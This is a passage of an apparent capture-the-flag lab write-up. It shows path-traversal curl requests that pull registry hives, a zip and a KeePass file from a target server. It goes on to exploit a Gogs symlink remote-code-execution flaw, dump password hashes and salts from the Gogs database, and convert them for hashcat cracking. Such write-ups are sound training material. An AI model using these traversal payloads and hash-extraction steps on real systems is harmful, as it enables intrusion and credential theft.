
and here it is
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ curl -x http://127.0.0.1:8080 http://gpz-op26-secure.ghostlink.htb/api/download/%255cusers%255csvc_canary%255cNTUSER.DAT --output NTUSER.DAT
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload Upload Total Spent Left Speed
100 256k 100 256k 0 0 146k 0 0:00:01 0:00:01 --:--:-- 146k
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ file NTUSER.DAT
NTUSER.DAT: MS Windows registry file, NT/2000 or above
then run regripper to extract it and ignore the error
 ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ regripper -r NTUSER.DAT -f ntuser > ntuser_out.txt
Parsed Plugins file.
Error in adoberdr: Can't locate /usr/lib/regripper/plugins/adoberdr.pl at /usr/bin/regripper line 193.

adoberdr complete.
Launching allowedenum v.20200511
allowedenum complete.
Launching appassoc v.20200515
appassoc complete.
Launching appcompatflags v.20200525
appcompatflags complete.
Launching appkeys v.20200517
appkeys complete.
Launching applets v.20200525
applets complete.
Launching apppaths v.20200511
apppaths complete.
Launching appspecific v.20200515
appspecific complete.
Launching appx v.20200427
appx complete.
Launching arpcache v.20200515
arpcache complete.
Launching attachmgr v.20200525
attachmgr complete.
Launching cached v.20200525
cached complete.
Launching cmdproc v.20200515
the only thing that was worth pursuing is this recent file that is called db.zip
Software\Microsoft\Windows\CurrentVersion\Search\RecentApps not found.
----------------------------------------
recentdocs v.20200427
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2026-05-13 01:56:02Z

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.zip
LastWrite Time 2026-05-13 01:56:02Z
MRUListEx = 0
  0 = db.zip
When a user opens a file, Windows automatically drops a .lnk file at C:\Users\<Username>\AppData\Roaming\Microsoft\Windows\Recent\
so lets check for db.zip.lnk
and as you can see it exists

and we got the path for this file
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ curl -x http://127.0.0.1:8080 http://gpz-op26-secure.ghostlink.htb/api/download/%252e%252e%252f%252e%252e%252fAppData%252fRoaming%252fMicrosoft%252fWindows%252fRecent%252fdb.zip.l
nk --output db.zip.lnk
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload Upload Total Spent Left Speed
100 792 100 792 0 0 655 0 0:00:01 0:00:01 --:--:-- 655
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ strings db.zip.lnk
OPERAT~1
MANAGE~1
db.zip
C:\Users\svc_canary\Documents\Operations\Management\db.zip
gpz-op26-secure
1SPS
and it is a zip archive data
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ curl -x http://127.0.0.1:8080 http://gpz-op26-secure.ghostlink.htb/api/download/%255cUsers%255csvc_canary%255cDocuments%255cOperations%255cManagement%255cdb.zip --output db.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload Upload Total Spent Left Speed
100 161k 100 161k 0 0 85013 0 0:00:01 0:00:01 --:--:-- 85005
(cipher-venv) ┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ file db.zip
db.zip: Zip archive data, made by v3.0 UNIX, extract using at least v2.0, last modified May 12 2026 11:37:22, uncompressed size 165246, method=deflate
(cipher-venv)
KDBX file
it is a db.kdbx and its master password
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ unzip db.zip
Archive:  db.zip
  inflating: db.kdbx
  inflating: .key.keyx

and we got a lot of users but they are only valid for the toolkits repository not for ldap or anything the internal and external nodes are all password for the user we already have which is svc_canary (in case we need to do something we can kill the relaying now and use www-authentication instead if we need to)

vroth was the only one with entry, all others just have empty password
CVE-2025-8110
old trick i learned by watching ippsec. is how to get a version using this commit SHA hash

we just go to Gogs source code and find the commit and look through the source code for it
 I've seen this before in a machine from the last season i guess (season 10) this is vulnerable to Remote Code Execution
Gogs self-hosted Git service versions 0.13.3 and earlier contain a critical symlink bypass vulnerability that circumvents the fix for CVE-2024-55947. Authenticated users can exploit improper symbolic link handling in the PutContents API to overwrite files outside the repository by committing a symlink pointing to sensitive targets, leading to remote code execution. As of December 2025, this remains an unpatched zero-day with active exploitation ongoing. Approximately 1,400 exposed Gogs instances exist, with over 700 showing signs of compromise. The vulnerability stems from the API writing to file paths without checking if targets are symlinks pointing outside the repository. Gogs maintainers are working on a fix.
Shell as git
so lets abuse that
i will use zAbuQassims script but i will modify it, not to register any account and use the one that already there and change the password and username variables there

looking at data there is gogs.db
it@gpz-op26-toolkits:~/data$ ls
ls
avatars
gogs.db
sessions
ssh
tmp
and we got the salt and password for all
sqlite> SELECT name, passwd, salt FROM user;
vroth|12528ba6418a9741578a33e0759b2e8375470269b720069ccab38f5c1cb3c287e4bf319ca7bd700d9d8a7395a4222e5ab326|6y62BTJVSO
nvirelli|8d9b3a01c3a0260b39db011aed1dbf239b8b1b28af6141f28aa01d3b3ab8ffd4408bc5b9065ff957e716375a7bec1755d3e8|DW3YdxPy25
gpz-tools-admin|ec5a7a9fc3417846b7baef2d301e9a0beaecf200fd5f33aa235c72c2b0a206f582eab05332d6e6799c78a45387b2b7fe7014|CIRi441QwX
zkovacs|a7dbbe7f55d2e4a66e8e7aa1f0fdd5cadddbc3fe4d06a060782e1b5985959461695ea9da089653099b221c0dc326caad01a2|qMOaBu0l1B
ohexley|6b286f89df176ae6405dc75cc436f0b6493ed2c29a0b6c1363c111b22b23075ebd790c4015e315ddb3d770c3f7caa97d6620|OEVEC4I5Io
so using a script to generate the hashes in hashcat needed form which is SHA256 PBKDF2 with salt (this is how Gogs Stores it) i will delete vroth cause we already got it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ cat gogs.db.out| while IFS='|' read -r name hash salt; do
  hash_b64=$(echo -n "$hash" | xxd -r -p | base64)
  salt_b64=$(echo -n "$salt" | base64)
  echo "$name:sha256:10000:$salt_b64:$hash_b64"
done > hashcat_ready.txt
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghostlink]
└──╼ [★]$ cat hashcat_ready.txt
vroth:sha256:10000:Nnk2MkJUSlZTTw==:ElKLpkGKl0FXijPgdZsug3VHAmm3IAacyrOPXByzwofkvzGcp71wDZ2Kc5WkIi5asyY=
nvirelli:sha256:10000:RFczWWR4UHkyNQ==:jZs6AcOgJgs52wEa7R2/I5uLGyivYUHyiqAdOzq4/9RAi8W5Bl/5V+cWN1p77BdV0+g=
gpz-tools-admin:sha256:10000:Q0lSaTQ0MVF3WA==:7Fp6n8NBeEa3uu8tMB6aC+rs8gD9XzOqI1xywrCiBvWC6rBTMtbmeZx4pFOHsrf+cBQ=
zkovacs:sha256:10000:cU1PYUJ1MGwxQg==:p9u+f1XS5KZujnqh8P3Vyt3bw/5NBqBgeC4bWYWVlGFpXqnaCJZTCZsiHA3DJsqtAaI=
ohexley:sha256:10000:T0VWRUM0STVJbw==:ayhvid8XauZAXcdcxDbwtkk+0sKaC2wTY8ERsisjB169eQxAFeMV3bPXcMP3yql9ZiA=

going back to this earlier we saw this password policy which has an attachment
